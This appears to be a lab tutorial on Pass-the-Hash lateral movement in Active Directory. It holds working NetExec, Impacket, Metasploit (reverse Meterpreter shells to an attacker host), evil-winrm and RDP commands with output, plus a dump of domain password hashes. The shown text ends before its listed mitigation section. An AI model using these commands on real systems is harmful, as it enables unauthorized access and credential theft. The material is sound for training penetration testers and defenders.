




Lateral Movement

Pass the Hash Attack



Contents

Introduction	3
Lab Environment	3
What is a Pass-the-Hash Attack?	3
SMB (Pass the Hash)	3
NXC	3
Impacket-PSEXec	4
Impacket-SecretDump	4
Metasploit (Microsoft Windows Authenticated User Code Execution)	5
PTH-Winexe	6
Winrm (Pass the Hash)	6
NXC	6
Evil-WinRM	7
Metasploit	7
WMI (Pass the Hash)	9
NXC	9
impacket-wmiexec	9
MSSQL (Pass the Hash)	9
NXC	9
Impacket-MSSqlClient	10
Pth-sqsh	10
RDP (Pass the Hash)	11
Xfreedrp	11
Ldap (Pass the Hash)	12
NXC	12
Metasploit	13
Ldeep	14
Windows (Pass the Hash)	15
Mimikatz	15
Rubeus	16
Mitigation Strategies	17
Conclusion	18





Introduction

In the world of Windows network security, one of the most powerful and dangerous lateral movement techniques is the Pass-the-Hash (PtH) attack. Unlike traditional password-based attacks that require cracking or guessing credentials, PtH allows an attacker to authenticate as a user using only the captured NTLM hash of their password — without ever knowing the actual plaintext password.

This article provides a comprehensive technical walkthrough of Pass-the-Hash attacks against a Windows Active Directory (AD) environment. We demonstrate the attack using multiple popular offensive security tools including NetExec (nxc), Impacket, Metasploit, Evil-WinRM, and pth-winexe. All techniques shown are for educational and authorized penetration testing purposes only.

Lab Environment

- Target: Windows Server 2019 Domain Controller (DC) 192.168.1.11
- Domain: ignite.local
- Attacker Machine: Kali Linux — 192.168.1.17
- Target OS Build: Windows 10 / Server 2019 Build 17763 x64

What is a Pass-the-Hash Attack?

When a user logs in on a Windows system, their password is never stored in plaintext. Instead, Windows computes an NTLM hash (an MD4 hash of the Unicode password) and stores it in the SAM database or, in domain environments, in the NTDS.DIT file on the Domain Controller.

The core vulnerability that PtH exploits is the NTLM authentication protocol itself. During NTLM authentication, the client proves knowledge of the password by computing a response using the hash — not the plaintext. This means that if an attacker can obtain the hash, they can impersonate any user without cracking the password.

Key Concepts

- NTLM Hash: MD4 hash of the Unicode password (stored in SAM/NTDS.DIT)
- LM Hash: Legacy, weak predecessor to NTLM (usually empty/zeroed out in modern systems)
- Hash Format: <username>:<RID>:<LM hash>:<NTLM hash>:::
- Pass-the-Hash works because NTLM auth uses the hash directly as a credential

SMB (Pass the Hash)

NXC

The `nxc smb -x` command allows attackers to execute commands remotely on a Windows system using NTLM hash authentication. While powerful and reliable, it is less stealthy due



to service creation and logging, making it more detectable compared to WMI-based techniques.

```
nxc smb 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
```

```
(root@kali)-[~]
# nxc smb 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
SMB 192.168.1.11 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (do
SMB 192.168.1.11 445 DC [+] ignite.local\administrator:32196B56FFE6F45E294117B91A83
SMB 192.168.1.11 445 DC [+] Executed command via wmiexec
SMB 192.168.1.11 445 DC Windows IP Configuration
SMB 192.168.1.11 445 DC Ethernet adapter Ethernet0:
SMB 192.168.1.11 445 DC Connection-specific DNS Suffix . :
SMB 192.168.1.11 445 DC IPv4 Address. . . . . : 192.168.1.11
SMB 192.168.1.11 445 DC Subnet Mask . . . . . : 255.255.255.0
SMB 192.168.1.11 445 DC Default Gateway . . . . . : 192.168.1.1
```

Impacket-PSEXec

The `impacket-psexec` command enables remote command execution over SMB using NTLM hash authentication. By creating a temporary service on the target system, it provides a powerful way to gain a high-privileged shell, making it a commonly used technique for lateral movement in Active Directory environments.

```
impacket-psexec ignite.local/administrator@192.168.1.11 -hashes
:32196B56FFE6F45E294117B91A83BF38
```

```
(root@kali)-[~]
# impacket-psexec ignite.local/administrator@192.168.1.11 -hashes :32196B56FFE6F45E294117B91A83BF38
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.11.....
[*] Found writable share ADMIN$
[*] Uploading file uMVGHZ0J.exe
[*] Opening SVCManager on 192.168.1.11.....
[*] Creating service itos on 192.168.1.11.....
[*] Starting service itos.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.8511]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Impacket-SecretDump

The `impacket-secretsdump` command is a powerful technique for extracting credentials from remote systems using NTLM hash authentication. It enables attackers to retrieve sensitive data such as password hashes and domain credentials, making it a critical tool for privilege escalation and lateral movement in Active Directory environments.

```
impacket-secretsdump ignite.local/shivam@192.168.1.11 -hashes
:64FBAE31CC352FC26AF97CBDEF151E03
```



```
(root@kali)-[~]
# impacket-secretsdump ignite.local/shivam@192.168.1.11 -hashes :64FBAE31CC352FC26AF97CBDEF151E03
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:86965c363b79c735df12fe6a69d428e6:::
raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
sanjeet:1107:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
komal:1108:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ram:1109:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
sita:1110:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
krishna:1111:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
raaz:1112:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aaru:1113:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
shivam:1114:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
rudra:1115:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarav:1116:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
shreya:1117:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
jerry:1120:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
tom:1121:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:7399f188f8607bc192900d9cf5d611d2:::
MSEDGWIN10$:1104:aad3b435b51404eeaad3b435b51404ee:422699547b6427ffbacc7467d02f7852b:::
WIN-SQL$:1106:aad3b435b51404eeaad3b435b51404ee:d70fba7c9373fb3ff5d987e28cda213c:::
MyGMSA$:1119:aad3b435b51404eeaad3b435b51404ee:2306fbf9efe4e31403aa525f68ce29e6:::
fakepc$:1601:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:7c1baf269d1918e4a0b02d4420fa0b2b62c8d4eab7cde8d2adafc5c547283940
Administrator:aes128-cts-hmac-sha1-96:4c88f0b096b568f049e6f4eabf49c29f
```

Metasploit (Microsoft Windows Authenticated User Code Execution)

This module executes an arbitrary payload using a valid administrator username and password (or password hash). This module is comparable to SysInternals' "psexec" utility. It is now possible for this module to clean up after itself. This program generates a service with a randomly selected name and description.

```
use exploit/windows/smb/psexec
set rhosts 192.168.1.11
set smbuser administrator
set smbdomain ignite.local
set smbpass 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
run
```



```
msfconsole -q
msf > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > set rhosts 192.168.1.11
rhosts => 192.168.1.11
msf exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf exploit(windows/smb/psexec) > set smbdomain ignite.local
smbdomain => ignite.local
msf exploit(windows/smb/psexec) > set smbpass 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
smbpass => 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.1.17:4444
[*] 192.168.1.11:445 - Connecting to the server...
[*] 192.168.1.11:445 - Authenticating to 192.168.1.11:445|ignite.local as user 'administrator'...
[*] 192.168.1.11:445 - Selecting PowerShell target
[*] 192.168.1.11:445 - Executing the payload...
[+] 192.168.1.11:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (190534 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.17:4444 -> 192.168.1.11:59247) at 2026-03-22 05:37:02 -0400

meterpreter > sysinfo
Computer      : DC
OS            : Windows Server 2019 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : IGNITE
Logged On Users : 8
Meterpreter   : x86/windows
meterpreter >
```

PTH-Winexe

The pth-winexe command enables remote command execution over SMB using NTLM hash authentication. It works by creating a temporary service on the target system and executing commands with elevated privileges, making it a powerful but less stealthy method for lateral movement.

pth-winexe -U

Administrator%00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
//192.168.1.11 cmd.exe

```
(root@kali)-[~]
# pth-winexe -U Administrator%00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38 //192.168.1.11 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.17763.8511]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>
```

Winrm (Pass the Hash)

NXC

nxc winrm is used to authenticate and execute commands on Windows systems via Windows Remote Management (WinRM) (ports 5985 / 5986). It's commonly used for lateral movement in Active Directory environments.

nxc winrm 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig





```
(root@kali)-[~]
# nxc winrm 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
WINRM 192.168.1.11 5985 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:DC)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.primitives.ciphers.algorithms.ARC4
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.1.11 5985 DC [+] ignite.local\administrator:32196B56FFE6F45E294117B91A83BF38
WINRM 192.168.1.11 5985 DC [+] Executed command (shell type: cmd)
WINRM 192.168.1.11 5985 DC
WINRM 192.168.1.11 5985 DC
WINRM 192.168.1.11 5985 DC
Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.1.11
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```

Evil-WinRM

The evil-winrm command allows attackers to gain a fully interactive PowerShell session on a remote Windows machine using NTLM hash authentication. It is one of the most convenient and powerful methods for post-exploitation and lateral movement in Active Directory environments.

```
evil-winrm -i 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting'
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
ignite\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Metasploit

This module is used to execute scripts or payloads on a remote Windows system via WinRM.

```
use auxiliary/scanner/winrm/winrm_script_exec
set RHOSTS 192.168.1.11
set USERNAME administrator
set PASSWORD 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
run
```



```
(root@kali)-[~]
# msfconsole -q
msf > use exploit/windows/winrm/winrm_script_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/winrm/winrm_script_exec) > set rhosts 192.168.1.11
rhosts => 192.168.1.11
msf exploit(windows/winrm/winrm_script_exec) > set username administrator
username => administrator
msf exploit(windows/winrm/winrm_script_exec) > set password 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
password => 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
msf exploit(windows/winrm/winrm_script_exec) > run
[*] Started reverse TCP handler on 192.168.1.17:4444
[*] Checking for Powershell 2.0
[-] You selected an x86 payload for an x64 target... trying to run in compat mode
[*] Grabbing %TEMP%
[*] Uploading powershell script to C:\Users\ADMINI~1\AppData\Local\Temp\WsjFQgRQ.ps1 (This may take a few minutes)...
[*] Attempting to execute script...
[*] Sending stage (190534 bytes) to 192.168.1.11
[*] Session ID 1 (192.168.1.17:4444 -> 192.168.1.11:59479) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is powershell.exe (4672) as: IGNITE\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[-] Could not migrate to services.exe.
[-] Could not migrate to wininit.exe.
[*] Trying svchost.exe (920)
[+] Successfully migrated to svchost.exe (920) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 1 opened (192.168.1.17:4444 -> 192.168.1.11:59479) at 2026-03-22 06:24:18 -0400

meterpreter > sysinfo
Computer      : DC
OS            : Windows Server 2019 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : IGNITE
Logged On Users : 8
Meterpreter   : x64/windows
meterpreter >
```

This module is used to **execute commands on remote Windows systems via WinRM** using valid credentials.

```
use auxiliary/scanner/winrm/winrm_cmd
set RHOSTS 192.168.1.11
set USERNAME administrator
set PASSWORD 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
```

```
(root@kali)-[~]
# msfconsole -q
msf > use auxiliary/scanner/winrm/winrm_cmd
msf auxiliary(scanner/winrm/winrm_cmd) > set rhosts 192.168.1.11
rhosts => 192.168.1.11
msf auxiliary(scanner/winrm/winrm_cmd) > set username administrator
username => administrator
msf auxiliary(scanner/winrm/winrm_cmd) > set password 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
password => 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
msf auxiliary(scanner/winrm/winrm_cmd) > run

Windows IP Configuration

Host Name . . . . . : DC
Primary Dns Suffix . . . . . : ignite.local
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : ignite.local

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-0C-29-EA-A6-18
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
IPv4 Address. . . . . : 192.168.1.11(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
DNS Servers . . . . . : 192.168.1.11
NetBIOS over Tcpip. . . . . : Enabled
[+] Results saved to /root/.msf4/loot/20260322063403_default_192.168.1.11_winrm.cmd_result_120843.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```





WMI (Pass the Hash)

NXC

The `nxc wmi -x` command enables remote execution of system commands on a target machine using NTLM hash authentication. It is a fast and effective method for lateral movement, allowing attackers to execute commands without requiring an interactive session.

```
nxc wmi 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x dir
```

```
(root@kali)-[~]
└─$ nxc wmi 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x dir
RPC      192.168.1.11 135 DC      [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:ignite.local)
WMI      192.168.1.11 135 DC      [+] ignite.local\administrator:32196B56FFE6F45E294117B91A83BF38 (Pwn3d!)
WMI      192.168.1.11 135 DC      [+] Executed command: "dir" via wmiexec
WMI      192.168.1.11 135 DC      Volume in drive C has no label.
WMI      192.168.1.11 135 DC      Volume Serial Number is 7457-2682
WMI      192.168.1.11 135 DC      Directory of C:\
WMI      192.168.1.11 135 DC      03/21/2026 02:25 PM          7 dict.txt
WMI      192.168.1.11 135 DC      03/19/2026 02:06 AM      <DIR>      inetpub
WMI      192.168.1.11 135 DC      03/19/2026 02:06 AM      <DIR>      PerfLogs
WMI      192.168.1.11 135 DC      03/19/2026 02:59 AM      <DIR>      Program Files
WMI      192.168.1.11 135 DC      03/15/2026 05:52 AM      <DIR>      Program Files (x86)
WMI      192.168.1.11 135 DC      03/21/2026 02:35 PM      1,709,672 putty.exe
WMI      192.168.1.11 135 DC      03/21/2026 02:52 PM      7,680 shell.exe
WMI      192.168.1.11 135 DC      03/21/2026 02:14 PM      <DIR>      temp
WMI      192.168.1.11 135 DC      03/20/2026 10:49 PM      <DIR>      Users
WMI      192.168.1.11 135 DC      03/22/2026 02:50 AM      <DIR>      Windows
WMI      192.168.1.11 135 DC      3 File(s)      1,717,359 bytes
WMI      192.168.1.11 135 DC      7 Dir(s) 41,181,810,688 bytes free
```

impacket-wmiexec

The `impacket-wmiexec` command enables remote command execution on a Windows system using NTLM hash authentication. By leveraging WMI, it provides a stealthier alternative to traditional methods like PsExec, making it a popular choice for lateral movement in Active Directory environments.

```
impacket-wmiexec ignite.local/administrator@192.168.1.11 -hashes
:32196B56FFE6F45E294117B91A83BF38
```

```
(root@kali)-[~]
└─$ impacket-wmiexec ignite.local/administrator@192.168.1.11 -hashes :32196B56FFE6F45E294117B91A83BF38
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
ignite\administrator
C:\>
```

MSSQL (Pass the Hash)

NXC

This command uses **NetExec (nxc)** to authenticate to an MSSQL service and execute a system command via Pass-the-Hash (PtH).

```
nxc mssql 192.168.1.9 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
```





```
(root@kali)~# nxc mssql 192.168.1.9 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
MSSQL 192.168.1.9 1433 WIN-058B74D7QOH [*] Windows 10 / Server 2019 Build 17763 (name:WIN-058B74D7QOH)
MSSQL 192.168.1.9 1433 WIN-058B74D7QOH [+] WIN-058B74D7QOH\administrator:32196B56FFE6F45E294117B91A83BF38
MSSQL 192.168.1.9 1433 WIN-058B74D7QOH [+] Executed command via mssqlexec
MSSQL 192.168.1.9 1433 WIN-058B74D7QOH Windows IP Configuration
MSSQL 192.168.1.9 1433 WIN-058B74D7QOH Ethernet adapter Ethernet0:
MSSQL 192.168.1.9 1433 WIN-058B74D7QOH Connection-specific DNS Suffix . :
MSSQL 192.168.1.9 1433 WIN-058B74D7QOH IPv4 Address. . . . . : 192.168.1.9
MSSQL 192.168.1.9 1433 WIN-058B74D7QOH Subnet Mask . . . . . : 255.255.255.0
MSSQL 192.168.1.9 1433 WIN-058B74D7QOH Default Gateway . . . . . : 192.168.1.1
```

Impacket-MSSqlClient

The `impacket-mssqlclient` command enables authentication to MSSQL using NTLM hashes via Windows authentication. It provides a powerful interactive SQL shell that can be leveraged for database enumeration and, if privileges allow, full system compromise through command execution.

```
impacket-mssqlclient raj@192.168.1.9 -hashes
00000000000000000000000000000000:64FBAE31CC352FC26AF97CBDEF151E03 -windows-auth
```

- `raj@192.168.1.9` → User *raj* connecting to the target server
- `-hashes LM:NT` → Supplies the **LM hash (dummy)** and **NTLM hash (actual credential)**
- `-windows-auth` → Uses **Windows/Active Directory authentication** instead of SQL login

```
(root@kali)~# impacket-mssqlclient raj@192.168.1.9 -hashes 00000000000000000000000000000000:64FBAE31CC352FC26AF97CBDEF151E03 -windows-auth
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2016 (SP2) (13.0.5026)
[!] Press help for extra shell commands
SQL (WIN-058B74D7QOH\raj guest@master)>
SQL (WIN-058B74D7QOH\raj guest@master)>
```


Pth-sqsh

The `pth-sqsh` command allows attackers to authenticate to MSSQL using NTLM hashes, bypassing the need for plaintext credentials. Once access is obtained, it provides an interactive SQL shell that can be leveraged for database enumeration and even remote command execution.

```
pth-sqsh -S mssql -U 'ignite\Administrator' -P
'00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38' -S 192.168.1.9
```

How it Works:

- Uses `sqsh` (SQL shell client) with PTH support
- Sends the **NTLM hash** during authentication
- Connects via **Windows Authentication**
- Grants interactive SQL access if successful




RDP (Pass the Hash)

xfreerdp supports PtH to authenticate to RDP (port 3389) using NTLM hashes instead of plaintext passwords.

```
xfreerdp3 /u:administrator /v:192.168.1.11 /cert:ignore  
/pth:32196B56FFE6F45E294117B91A83BF38 /timeout:20000 /size:1920x1080
```





Ldap (Pass the Hash)

NXC

The `nxc ldap -M whoami` command provides a quick and reliable way to validate NTLM hash-based authentication against Active Directory. It helps penetration testers confirm access before proceeding with deeper enumeration or exploitation.

```
nxc ldap 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -M whoami
```




```
(root@kali)~# nxc ldap 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -M whoami
LDAP      192.168.1.11    389    DC      [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:ignite.local)
LDAP      192.168.1.11    389    DC      [+] ignite.local\administrator:32196B56FFE6F45E294117B91A83BF38
WHOAMI    192.168.1.11    389    DC      Name: Administrator
WHOAMI    192.168.1.11    389    DC      Description: Built-in account for administering the computer/domain
WHOAMI    192.168.1.11    389    DC      sAMAccountName: Administrator
WHOAMI    192.168.1.11    389    DC      Enabled: Yes
WHOAMI    192.168.1.11    389    DC      Password Never Expires: Yes
WHOAMI    192.168.1.11    389    DC      Last logon: 2026-03-24 10:01:40 UTC
WHOAMI    192.168.1.11    389    DC      Password Last Set: 2026-03-15 12:17:52 UTC
WHOAMI    192.168.1.11    389    DC      Bad Password Count: 0
WHOAMI    192.168.1.11    389    DC      Distinguished Name: CN=Administrator,CN=Users,DC=ignite,DC=local
